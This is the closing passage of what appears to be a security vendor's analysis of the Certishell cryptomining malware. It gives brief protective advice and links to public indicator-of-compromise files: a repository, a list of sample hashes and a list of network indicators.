To protect against this type of threat, it is enough to download software only from trustworthy sources and use security software, like Avast Antivirus, which will act as a safety net in case you should come across a threat.

Indicators of Compromise (IoC)

- Repository: https://github.com/avast/ioc/tree/master/Certishell
- List of SHA-256: https://github.com/avast/ioc/blob/master/Certishell/samples.sha256
- URI: https://github.com/avast/ioc/blob/master/Certishell/network.txt

Tagged asanalysis, cryptomining, malware